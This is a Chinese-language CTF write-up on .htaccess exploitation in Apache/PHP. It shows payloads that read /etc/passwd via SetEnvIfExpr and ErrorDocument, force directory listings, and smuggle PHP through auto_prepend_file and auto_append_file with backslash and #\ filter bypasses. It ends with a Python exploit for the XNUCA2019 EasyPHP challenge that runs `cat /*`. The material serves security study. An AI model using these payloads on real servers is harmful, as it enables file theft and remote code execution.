ErrorDocument 404 "%{file:/love1145141919810}"

利用环境变量
SetEnvIfExpr "file('/etc/passwd') =~ /(.*)/" TMP=$1
ErrorDocument 404 "%{ENV:TMP}"
列目录
在容器内部指令中有Options以及DirectoryIndex这两个选项
Options可以设置是否开启目录浏览
DirectoryIndex
apache中,当客户端请求一个以/结尾的目录的时候apache会按照DirectoryIndex后面列出的文件名顺序,去目录下查找是否存在这些文件
如果找到:
- 列出的文件则直接显示(如果是脚本则执行)
如果列表中的文件都不存在:
如果开启了
Options Indexes,则会显示该目录下的文件列表如果没开启
Indexes,则报403错误
因此我们将目录浏览开启之后将DirectoryIndex设置成一个不存在的文件,就能够让服务器列出当前目录下的文件,这里DirectoryIndex中的根目录指的是网站根目录,也就是如果设置
DirectoryIndex /flag会在/var/www/html中寻找flag文件,所以没法列出根目录的文件,除非配置文件把根目录设置成Require all granted
利用方式:
Options +Indexes
DirectoryIndex Nothing



但是只能读取当前目录,如果能创建一个连接到根目录的软连接就能读取到根目录了,但是open_basedir的限制下没法在php中直接创建,还是拿自己创建的有open_basedir的环境演示
因为有open_basedir没法直接创建指向根目录的软连接,先用CGI创建一个,不过既然都能创建根目录的软连接用这个方法就有点多余了,这里仅做示范

然后列目录

脏字符绕过
htaccess的语法支持用\来进行换行而不中断语句,#对当前行进行注释
利用方式:
反斜杠换行:
ph\ p_value auto_prepend_file shell.php脏字符注释:利用
#\注释掉文件末尾的垃圾数据。php_value auto_prepend_file shell.jpg #\ (乱码...)
示例:
[XNUCA2019Qualifier]EasyPHP
源码:
<?php
    $files = scandir('./');
    foreach($files as $file) {
        if(is_file($file)){
            if ($file !== "index.php") {
                unlink($file);
            }
        }
    }
    include_once("fl3g.php");
    if(!isset($_GET['content']) || !isset($_GET['filename'])) {
        highlight_file(__FILE__);
        die();
    }
    $content = $_GET['content'];
    if(stristr($content,'on') || stristr($content,'html') || stristr($content,'type') || stristr($content,'flag') || stristr($content,'upload') || stristr($content,'file')) {
        echo "Hacker";
        die();
    }
    $filename = $_GET['filename'];
    if(preg_match("/[^a-z\.]/", $filename) == 1) {
        echo "Hacker";
        die();
    }
    $files = scandir('./');
    foreach($files as $file) {
        if(is_file($file)){
            if ($file !== "index.php") {
                unlink($file);
            }
        }
    }
    file_put_contents($filename, $content . "\nJust one chance");
?>在创建文件之后会在文件末尾换行后添加Just one chance,如果直接写入htaccess的payload的话会因为格式错误导致靶机死掉,所有页面都是500报错,此时需要在末尾加上#\通过换行注释的形式将末尾的多余字符注释掉
import requests

url = "http://b93a6b86-e111-436c-ada8-48fb13baadfa.node5.buuoj.cn:81/"

content = """php_value auto_append_fi\\
le .htaccess
#<?php echo `cat /*`;?>
#\\"""

params = { "filename" : ".htaccess", "content" : content }

res = requests.get(url, params=params)

print(res.text)
参考:
https://www.php.net/manual/zh/ini.list.php
https://httpd.apache.org/docs/2.4/expr.html
https://httpd.apache.org/docs/current/zh-cn/mod/directives.html